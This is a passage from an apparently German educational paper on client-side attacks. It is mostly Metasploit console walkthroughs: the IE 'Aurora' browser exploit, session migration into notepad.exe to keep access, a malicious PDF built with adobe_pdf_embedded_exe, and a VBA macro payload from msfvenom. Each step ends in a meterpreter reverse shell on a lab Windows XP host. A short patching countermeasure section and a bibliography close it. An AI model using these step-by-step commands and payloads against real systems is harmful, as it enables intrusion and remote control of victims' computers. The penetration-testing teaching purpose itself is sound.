msf exploit(ms10_002_aurora) >
```

Optionen vom Aurora Modul

```
msf exploit(ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):
   Name       Current Setting  Required Description
   ----       ---------------  -------- -----------
   SRVHOST    0.0.0.0          yes      The local host to listen on. Must be an address on the local machine or 0.0.0.0
   SRVPORT    8080             yes      The local port to listen on.
   SSL        false            no       Negotiate SSL for incoming connections
   SSLCert                     no       Path to a custom SSL certificate (default is randomly generated)
   SSLVersion SSL3             no       Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                     no       The URI to use for this exploit (default is random)

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Solange das Zielsystem einen Internet Explorer mit der ausgenutzten Schwachstelle vom Aurora Exploit aufweist, funktioniert der Exploit unabhängig von der Version von Windows, da die Ausnutzung vollständig innerhalb des Browsers stattfindet.


Setzen der Optionen für unsere Attacke

```
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.1.216
SRVHOST => 192.168.1.216
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf exploit(ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.216
LHOST => 192.168.1.216
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.216:4444
[*] Using URL: http://192.168.1.216:80/aurora
[*] Server started.
```

Zusätzlich zu den Standarteinstellungen haben wir auch eine Nutzlast konfiguriert. Nach den Einstellungen führt man das Modul aus und es wird ein Webserver mit dem gewähltem SRVPORT und dem gesetzten URIPATH gestartet.

Aufruf der Website mit dem Internet Explorer auf dem Windows XP-Ziel



In Metasploit ist zu sehen, dass die Seite besucht wurde und versucht wird die Sicherheitslücke auszunutzen.

```
[*] 192.168.1.205    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (769024 bytes) to 192.168.1.205
[*] Meterpreter session 1 opened (192.168.1.216:4444 -> 192.168.1.205:1060)
```

Hinweis:
Obwohl das vorliegende Windows XP System die Sicherheitslücke aufweist, kann es vorkommen das mehrere Anläufe unternehmen werden muss um den Browser erfolgreich auszunutzen.

Wenn eine erfolgreiche Verbindung aufgebaut werden konnte, können wir mit sessions -i 1 zu der Sitzung wechseln. Die Sicherheitslücke im Internet Explorer wurde zu diesem Zeitpunkt erfolgreich ausgenutzt und obwohl wir einen Fuß in die Türe stellen konnten, hat der Exploit im Internet Explorer unter Windows XP der mit unserer Sitzung verbunden ist, den Prozess zum Abstürzen gebracht.




Abbildung 12: Fehlermeldung - Internet Explorer

Wechselt man jetzt also zurück auf das Zielsystem, die Windows XP-Maschine, und versucht mit dem Internet Explorer fortzufahren, wird man feststellen, dass er nicht mehr funktioniert. Da der Webbrowser nicht mehr funktioniert wird der Anwender das Programm mit großer Wahrscheinlichkeit beenden. Das Problem dabei ist, dass wenn der Internet Explorer geschlossen wird auch unsere Meterpreter Session geschlossen wird.

Da unsere Meterpreter-Nutzlast im Speicher vom Internet Explorer liegt, beendet sich auch unsere Sitzung wenn der Browser geschlossen wird.

```
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...

*---snip---*

meterpreter > [*] 192.168.1.205 - Meterpreter session 1 closed.  Reason: Died
```

Es wird ein Weg benötigt um die Meterpreter Session aufrecht zu erhalten, wenn der ausgenutzte Prozess geschlossen wird. Um eine Neukonfiguration der Optionen vornehmen zu können muss der Webserver zunächst gestoppt werden.

Mittels Jobs werden alle alle im Hintergrund laufenden Prozesse von Metasploit aufgerufen. Um einen im Hintergrund laufenden Job anzuhalten, wird kill <job number> verwendet.

```
msf exploit(ms10_002_aurora) > jobs
Jobs
====
  Id  Name
  --  ----
  0   Exploit: windows/browser/ms10_002_aurora

msf exploit(ms10_002_aurora) >kill 0
Stopping job: 0...
[*] Server stopped.
```

Da sich der Meterpreter Prozess beendet wenn sich die Anwendung auf dem attackierten System schließt, wird ein Weg benötigt um die Sitzungsdaten in einen anderen Prozess zu migrieren, der weiter bestehen bleibt wenn der Webbrowser geschlossen wird.

Um das zu erreichen stellt Metasploit weitere Skripte zur Verfügung die automatisch ausgeführt werden, sobald eine Sitzung aufgebaut wurde. Dazu wird das migtare.rb Skript als AutoRun Script hinzugefügt und der Webserver erneut gestartet.

```
msf exploit(ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.216:4444
[*] Using URL: http://192.168.1.216:80/aurora
[*] Server started
```

Wenn das angegriffene Windows System den Internet Explorer Prozess jetzt schließt, bleibt unsere Sitzung, wenn das Skript erfolgreich ausgeführt wurde, in einen neuen Prozess auf dem angegriffenen System bestehen. Besucht man die Webseite von unserem böswilligem Webserver erneut, wird die Verbindung automatisch erkannt und das Migrationsskript wird ausgeführt.

```
[*] 192.168.1.205    ms10_002_aurora - Sending Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (769024 bytes) to 192.168.1.205
[*] Meterpreter session 4 opened (192.168.1.216:4444 -> 192.168.1.205:1095)
[*] Session ID 4 (192.168.1.216:4444 -> 192.168.1.205:1095) processing AutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (512)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 1004
[+] Successfully migrated to process
```

Das Migrationsskript migrate.rb wurde automatisch ausgeführt und erstellt einen neuen Prozess auf dem Angegriffenen System. Die notepad.exe wird als Standarteinstellung aufgerufen und die Sitzungsdaten migrieren in diesen Prozess. Wenn sich jetzt der Prozess des Internet Explorers beendet, bleibt unsere Sitzung bestehen.

Interaktion mit der geöffneten Sitzung

```
msf exploit(ms10_002_aurora) > sessions

Active sessions
===============
  Id  Type                   Information                                    Connection
  --  ----                   -----------                                    ----------
  4   meterpreter x86/win32 MATTHIAS \Administrator @ MATTHIAS 192.168.1.216:4444 -> 192.168.1.205:1095

msf exploit(ms10_002_aurora) > sessions -i 4
[*] Starting interaction with 4...

meterpreter > shell
Process 1888 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Dokumente und Einstellungen\Administrator\Desktop>
```

5.2 DATEIBASIERTER EXPLOIT

Nun schauen wir uns einige andere clientseitigen Software an, die ausgenutzt werden kann um die Befehlsgewalt auf einem Zielsystem zu erlangen. Dateibasierte Exploits sind ausnutzbare Schwachstellen innerhalb einer bestimmten Anwendung, wie z. B. ein Adobe PDF-Dokument.




Abbildung 13: Client Side Attacks - Sicherheitslücken in Anwendersoftware ausnutzen

Diese Klasse von Client Side Exploits stützt sich wieder auf einen Benutzer, der eine schädliche Datei in einer anfälligen Anwendung öffnet. Die schädlichen Dateien können im Internet verfügbar sein oder per E-Mail versendet werden.

Datei Format Exploits könnten ein Microsoft Word Dokument sein, eine PDF, ein Bild oder irgendetwas anderes, das möglicherweise eine Anwendersoftware hat, die anfällig ist.

5.2.1 Metasploit Exploit Option - PDF Exploit

Portable Document Format (kurz PDF) Software weißt je nach Version und Hersteller unterschiedliche Schwachstellen auf, die ausgenutzt werden können. Wenn man es schafft, ähnlich wie bei den Browserbasierten angriffen, dafür zu sorgen, dass ein bösartiges PDF-Dokument mit einer anfälligen Software geöffnet wird, kann eine bestehende Sicherheitslücke in der Software ausgenutzt werden.

Einer der meist verbreitetsten PDF-Viewer für Windows-Systeme ist der Adobe Acrobat Reader. Wie bei den Webbrowsern, hat der Adobe Reader eine Vielzahl von Sicherheitslücken, die ausgenutzt werden können. Ähnlich wie bei den vorhergegangen Browser Beispielen wird das Updaten der PDF-Viewer vernachlässigt, so bleiben obwohl das zugrunde liegenden Betriebssystem selbst geupdatet wird die Sicherheitslücken im PDF-Viewer bestehen. [1]

Die betroffene Versionen des PDF-Viewers ist hier der Adobe Reader 8.1.2. Sie ist anfällig für einen PDF Embedded Executable Exploit. Der Exploit wird mit dem adobe_pdf_embedded_exe Modul von Metasploit ausgeführt. Mittels diesem Modul wird eine PDF erstellt und zum Runterladen zur Verfügung gestellt. Sobald das geladene Dokument geöffnet ist, wird der User um die Erlaubnis gebeten die eigebettete Datei auszuführen. Der Erfolg der Attacke hängt also davon ab, dass der User die Ausführung erlaubt.

Aufrufen des Exploits in Metasploit

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                    Required  Description
   ----            ---------------                                    --------  -----------
   EXENAME                                                            no        The Name of payload exe.
   FILENAME        evil.pdf                                           no        The output filename.
   INFILENAME                                                         yes       The Input PDF filename.
   LAUNCH_MESSAGE  To view the encrypted content please tick
                   the "Do not show this message again" box
                   and press Open.                                    no        The message to display in the File: area
```

Dieses Modul bietet die Möglichkeit eine Ausführbare Datei, *.exe, einzusetzen. Da diese Nutzlast frei zu wählen ist verzichten wir hier auf diese Option. Der Dateiname, der angezeigt wird, kann optional auf einen beliebigen Dateinamen gesetzt werden, harmlos.pdf. Die benötigte Option ist der Pfad zu einer PDF im INFILENAME. Man wählt eine beliebige PDF-Datei aus, zum Beispiel die User_Malual pdf von Metasploit.

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME harmlos.pdf
FILENAME => harmlos.pdf
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /usr/share/set/readme/User_Manual.pdf
INFILENAME => /usr/share/set/readme/User_Manual.pdf
msf exploit(adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(adobe_pdf_embedded_exe) > set LHOST 192.168.1.216
LHOST => 192.168.1.216
msf exploit(adobe_pdf_embedded_exe) > exploit
[*] Reading in '/usr/share/set/readme/User_Manual.pdf'...
[*] Parsing '/usr/share/set/readme/User_Manual.pdf'...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'harmlos.pdf' file...
[+] harmlos.pdf stored at /root/.msf4/local/harmlos.pdf
```

Beim ausführen des Exploits generiert Metasploit eine PDF, die wir jetzt noch zum Herunterladen bereitstellen müssen. Dazu kopiert man die Datei zum Apache web Server und startet diesen.

Zusätzlich wird noch eine weitere Nutzlast benötigt. Wir benutzen eine Standard Nutzlast von Metasploit, reverse_tcp.

```
msf exploit(adobe_pdf_embedded_exe) > cp /root/.msf4/local/harmlos.pdf /var/www
[*] exec: cp /root/.msf4/local/harmlos.pdf /var/www

msf exploit(adobe_pdf_embedded_exe) > service apache2 start
[*] exec: service apache2 start

Starting web server: apache2.
msf exploit(adobe_pdf_embedded_exe) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.216
LHOST => 192.168.1.216
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.216:4444
[*] Starting the payload handler...
```

Der Client ruft dann einfach die URL auf.




Abbildung 14: Warnung - Adobe Acrobat Reader

Wenn die böswillige PDF geöffnet wird muss der User nur noch der Anweisung folge und auf "Open" klicken um die eingebetteten Daten auszuführen. So bald Open in der Warnung angeklickt wurde, wird die Nutzlast ausgeführt und man bekommt eine Sitzung.

```
[*] Meterpreter session 1 opened (192.168.1.216:4444 -> 192.168.1.205:1082)

meterpreter > shell
Process 1452 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

5.2.2 Metasploit Exploit Option - Microsoft Office Exploit - VBScript

Visual Basic Script (auch VBS oder VBScript genannt) ist eine Skriptsprache die von Microsoft entwickelt wurde. [15]

Metasploit hat ein paar eingebaute Methoden, die man dazu verwenden kann, um Microsoft Word- und Excel-Dokumente mit bösartigem Programmcode zu infizieren.

Dazu wird als erstes die VBScript Nutzlast erstellt.

```
msf > msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.216
LPORT=8080 -e x86/shikata_ga_nai -f vba-exe

[*] exec: msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.1.216
LPORT=8080 -e x86/shikata_ga_nai -f vba-exe


[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
'*************************************************************
'* This code is now split into two pieces:
'* 1. The Macro. This must be copied into the Office document macro editor.
'* 2. The Data. The hex dump at the end of this output must be appended to the document.
'*
'*************************************************************
'* MACRO CODE
'*************************************************************
Sub Auto_Open()
        Iynur12
*---snip---*

'*************************************************************
'* PAYLOAD DATA
'*************************************************************
Scpizisevb
&H4D&H5A&H90&H00&H03&H00&H00&H00&H04&H00&H00&H0
*---snip---*
```


Wie die Meldung sagt, ist das Skript in 2 Teile aufgeteilt, die man in ein Word oder Excel Dokument einbetten muss. Der erste Teil des Skripts, der Macro Code, wird als Makro erstellt und der zweite Teil, die Payload Data, wird an das Dokument selber angehängt.

Bevor dann das so gewonnene Dokument an das System, auf dem der Exploit ausgeführt werden soll übertragen und geöffnet wird, muss noch eine Nutzlast konfiguriert werden.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.216
LHOST => 192.168.1.216
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > run

[*] Started reverse handler on 192.168.1.216:8080
[*] Starting the payload handler...
```

Öffnet das attackierte System jetzt das scheinbar harmlose Word Dokument, hängt sich die Word Anwendung auf und wir erhalten eine Meterpreter Session.



```
[*] Sending stage (769024 bytes) to 192.168.1.73

[*] Meterpreter session 1 opened (192.168.1.216:8080 -> 192.168.1.73:56283)

meterpreter > shell

Process 5588 created.
```

6 GEGENMASSNAHMEN

Um sich vor Client Side Attacks zu schützen sollte man immer sichergehen, dass das Betriebssystem des Computer und seine Anwendungen auf dem neusten Update stand sind.

Abbildung 15: Patchen - Präventivmaßnahme gegen Exploits

Diese präventive Maßnahme des Updatens kann die Wahrscheinlichkeit verringern, dass die eventuelle Sicherheitsanfälligkeit für einen erfolgreichen Angriff genutzt werden. Es wird verhindert, dass bekannte und gepatchte Sicherheitslücken ausgenutzt werden können.

Softwarehersteller veröffentlichen regelmäßig Updates um bekannte Sicherheitslücken zu schließen. Solche Updates sollten unmittelbar nach ihrer Veröffentlichung installiert werden um bestehende Sicherheitslücken zu schließen. Insbesondere bei Web-Browsern und Plugins ist die Aktualisierung durch Updates ein wichtiger Schutz.

Für einen Zero Day Exploit gibt es keinen Schutz, es wird geraten die aktuellen Angriffstrends und Verfahren zu beobachten, um sich gezielt schützen zu können.

7 LITERATURVERZEICHNIS

[1] Georgia Weidman:
Penetration Testing - A Hands-On Introduction to Hacking,
San Francisco, no starch press, 2014

[2] World´s most used penetration testing software
[https://www.metasploit.com/]
Zugriffsdatum: 2016-11-13

[3] Rafay Baloch:
Ethical Hacking and Penetration Testing Guide,
New York, CRC Press, 2015

[4] Was ist ein Exploit?
[https://blog.kaspersky.de/was-ist-ein-exploit/1177/]
Zugriffsdatum: 2016-11-13

[5] Exploit – was ist das und welche Gefahr geht davon aus?
[http://www.welivesecurity.com/deutsch/2015/02/19/exploit-ist-das-und-welche-gefahr-geht-davon-aus/]
Zugriffsdatum: 2016-11-13

[6] Was sind Exploits und warum sind sie so gefährlich?
[https://blog.kaspersky.de/exploits-problem-explanation/5905/]
Zugriffsdatum: 2016-11-13

[7] Was ist ein Zero-Day-Exploit?
[http://www.kaspersky.com/de/internet-security-center/definitions/zero-day-exploit]
Zugriffsdatum: 2016-11-13

[8] Exploit
[http://www.searchsecurity.de/definition/Exploit]
Zugriffsdatum: 2016-11-13

[9] Exploit-Händler Zerodium bietet 1,5 Millionen US-Dollar für iOS-10-Jailbreak
[https://www.heise.de/mac-and-i/meldung/Exploit-Haendler-Zerodium-bietet-1-5-Millionen-US-Dollar-fuer-iOS-10-Jailbreak-3338812.html]
Zugriffsdatum: 2016-11-13

[10] NetworkSolutions Sites Hacked By Wicked Widget
[http://krebsonsecurity.com/2010/08/networksolutions-sites-hacked-by-wicked-widget/#more-4532]
Zugriffsdatum: 2016-11-13

[11] Michael Messner:
Hacking mit Metasploit - Das umfassende Handbuch zu Penetration Testing und Metasploit
Heidelberg, Dpunkt.verlag, 2015

[12] Definition Metasploit Project - Metasploit Framework
[http://whatis.techtarget.com/definition/Metasploit-Project-Metasploit-Framework]
Zugriffsdatum: 2016-11-13

[13] Metasploit: Exploits für alle
[https://www.heise.de/security/artikel/Metasploit-Exploits-fuer-alle-270766.html]
Zugriffsdatum: 2016-11-13

[14] Angriffe auf Google und Co. durch bislang unbekannte Lücke im Internet Explorer
[https://www.heise.de/security/meldung/Angriffe-auf-Google-und-Co-durch-bislang-unbekannte-Luecke-im-Internet-Explorer-905183.html]
Zugriffsdatum: 2016-11-13

[15] VBScript
[https://msdn.microsoft.com/de-de/library/t0aew7h6.aspx]
Zugriffsdatum: 2016-11-13